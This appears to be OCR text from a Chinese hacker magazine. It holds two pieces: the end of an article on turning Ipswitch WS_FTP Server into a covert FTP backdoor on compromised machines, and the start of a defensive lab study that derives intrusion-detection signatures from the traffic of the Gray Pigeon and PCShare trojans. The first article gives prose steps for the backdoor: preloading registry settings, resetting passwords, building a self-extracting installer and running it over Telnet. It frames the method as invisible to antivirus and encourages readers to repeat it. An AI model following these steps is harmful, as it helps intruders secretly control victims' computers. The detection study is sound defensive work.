


图11

到这里，一台FTP肉机就建成了！既隐蔽，又不会被杀毒软件给Kill掉，真是一个字——爽！




图12




图13

为了方便使用，大家还可以根据本文的步骤将其制作成一个自解压文件，在Windows下双击或在DOS下直接

运行即可安装，账号、密码自己设，虚拟文件夹C、D、E、F、G分别指向各个分区。这样，以后直接运行自己制作的自解压文件就行了，是不是很爽呢？




图14

根据我一年多来"黑客化"的经验，我发现黑客化这类软件，首先都要在自己机器上进行配置，找到相关的配置文件，如帐号、密码保存在什么位置。这些配置文件大多是在安装目录下的ini或dat等文件中，但Ipswitch WS_FTP Server有些特殊，它是保存在了注册表中。因此，我们完全可以先在本地配置好一个localhost站点，并设置好端口、帐号、密码、虚拟文件夹、权限分配等，再把注册表文件导出，导入到肉鸡上。不过这样操作的话，在肉鸡上其帐号虽然存在，但密码却无法使用，但我们可以配合iftpaddu的更改密码功能，重新修改密码，一样可以达到我们的目的。当然，配合自解压文件和批处理文件，我们甚至可以制作出一个通用的FTP后门程序，直接Telnet到肉鸡上运行，就可以神不知鬼不觉地将肉鸡打造成一台FTP服务器了。

怎么样？通过这个实例，各位黑友对我非黑客软件"黑客化"的思想是不是有了更深刻的理解了？只要符合我开始提到的3个特点的非黑客软件，都可以进行"黑客化"，并且永远不用担心会被肉鸡上的杀毒软件给Kill掉。希望大家平时多多"黑客化"，并把自己"黑客化"的经验与心得拿出来与大家一起分享。这样，我们才能共同提高。

最后顺便说一下：Ipswitch WS_FTP Server也是一款不错的FTP架站软件，不过这不是我本文要说的重点。所以，在此我就不再啰嗦了，免得小编说我有骗取稿费之嫌（嘿嘿^_^）。有兴趣的朋友可以自己研究一下，如果有什么好的心得，大家可以互相交流一下！

适合读者：网络爱好者、木马爱好者
前置知识：无

让木马在网络中现形

木马程序是危害网络安全的一个巨大威胁。现阶段人们对木马程序的防治主要还是通过各种木马病毒查杀软件来实现，其原理是通过甄别程序本身的文件特征来确定是否为木马程序。这种防治方法是有一定局限性的。入侵者可以通过改变木马程序的特征使杀毒软件无法识别该程序，从而达到逃避杀毒软件查杀的目的，包括对木马程序进行加壳、加花、定位并改变特征码等手段，即通常所说的免杀。每个入侵者都可以通过这些手段来构造自己的木马程序。而杀毒软件厂商在制作病毒木马特征码库时，只能针对网络中所流行的病毒木马程序。在这种情况下，经过改变特征码的木马程序就有可能逃避木马病毒查杀软件的查杀而长期存在了。

入侵者为了达到对远程主机的控制，必须通过本地和远程的木马程序的通信来实现。一个特定的木马程序在改变了程序特征码后，其功能是不变的，所以它的通信数据包结构和网络行为也不会改变。因此，相对于程序特征码而言，通过网络行为特征来甄别木马程序的手段具有一定的优越性。如果我们能够明白木马程序在通讯时的协议和数据包的意义，我们就有可能通过网络上部署的入侵检测系统制定一定的规则来抓取这些特定数据包，从而发现网络中木马的活动痕迹。本文的目的就是通过这种思路来对木马活动的网络行为特征进行分析。

方法和原理

为了分析木马程序的网络行为特征，我们搭建了一个具体的实验环境。实验硬件设备包括PC两台、交换机一台、服务器一台；软件包括数据包分析软件Ethereal，入侵检测软件Snort。

具体搭建过程：一台PC安装Windows 2003系统，分配IP地址为192.168.0.1，做木马程序的控制端，在这台主机上安装抓包软件Ethereal，对木马程序的通信内容进行抓取分析；另一台PC安装Windows XP系统，作为木马程序的受控端，分配IP地址为192.168.0.2。在交换机上做一个网络流量的镜像口，把通过交换机的所有网络流量都镜像到这个端口上。在服务器上安装部署入侵检测系统Snort，并接到交换机的镜像口。网络拓扑如图1所示。




图1 实验网络拓扑

为了对木马的网络行为特征进行分析，先要得到木马通讯时的数据包。我们在两台PC机上分别安装木马程序的控制端和受控端，使用控制端对受控端计算机进行各种操作和控制；并用数据包抓取软件抓取并保存木马程序运行过程中发送到网络上的数据包。得到木马通讯的数据包后，我们对数据包的内容进行分析，寻找该木马在通讯过程中可以标志其存在的数据包特征，以用于

木马在网络环境中的甄别。这里我们主要在木马通讯包的数据部分，也就是在TCP或UDP数据包结构中的payload部分去寻找特征字符串作为甄别标记，用于入侵检测设备的规则的制定。这些字符串应该是在正常应用程序的通讯数据包出现的机率比较少的，这样才能减少入侵检测设备对正常应用程序数据包的误报。

正所谓树大招风，我们就从国内现阶段最著名的两款木马程序：灰鸽子和PCSHARE开始进行我们的发现之旅吧。

灰鸽子

灰鸽子是现阶段国内流行最广泛的一款后门软件，它有多个版本和变种，比起前辈冰河、黑洞来，灰鸽子可以说是国内后门的集大成者。灰鸽子控制端和受控端之间的通讯采用反弹方式，也就是通过受控端主动连接控制端来实现。受控端插入系统进程运行，所以它有比较好的隐蔽性和穿越防火墙的功能。我们对灰鸽子2003、2004、2005和2006这四个版本进行分析。

在实验过程中，我们要寻找比较有代表性的数据包。灰鸽子使用反弹连接，为了支持双方动态IP地址，它使用了一个中转站来支持，这些中转站可以是一些免费的个人空间。控制端在这些空间上放置自己的地址，而受控端则在那里得到控制端地址，以实现双方的动态互联。在得到控制端的地址后，受控端与控制端进行TCP连接，并向它发送上线通知的数据包。上线通知的数据包是由网络内中木马程序的受控端向外发送的，如果可以检测到网络中有这种数据包出现，则可以很好地判断木马程序在网络中的活动，所以它可以作为特征分析的一个很好对象。

通过截包分析，我们可以看到图2～图5中灰鸽子各版本受控端向控制端发送的上线通知数据包内容。




图2 灰鸽子2003上线通知数据包

从图2～图5我们可以看出，灰鸽子向控制端主机发送的上线通知数据包payload部分含有受控端系统版本、主机名称、木马版本等比较直观的信息。其中，灰鸽子2003、2004和2005三个版本的信息组织方式比较明显，它们把受控端的信息封装在XML中；而2006的信息封装方式就没有那么明显了，但它还是明文的，没有经过加密，所以还是可以作为目标数据包进行特征提取的。

灰鸽子2003、2004和2005使用的XML是比较有特征的，网络环境中出现相同定义的XML字符串机率比较小，所以我们可以选取构成XML的字符作为特征字符




图3 灰鸽子2004上线通知数据包




图4 灰鸽子2005上线通知数据包

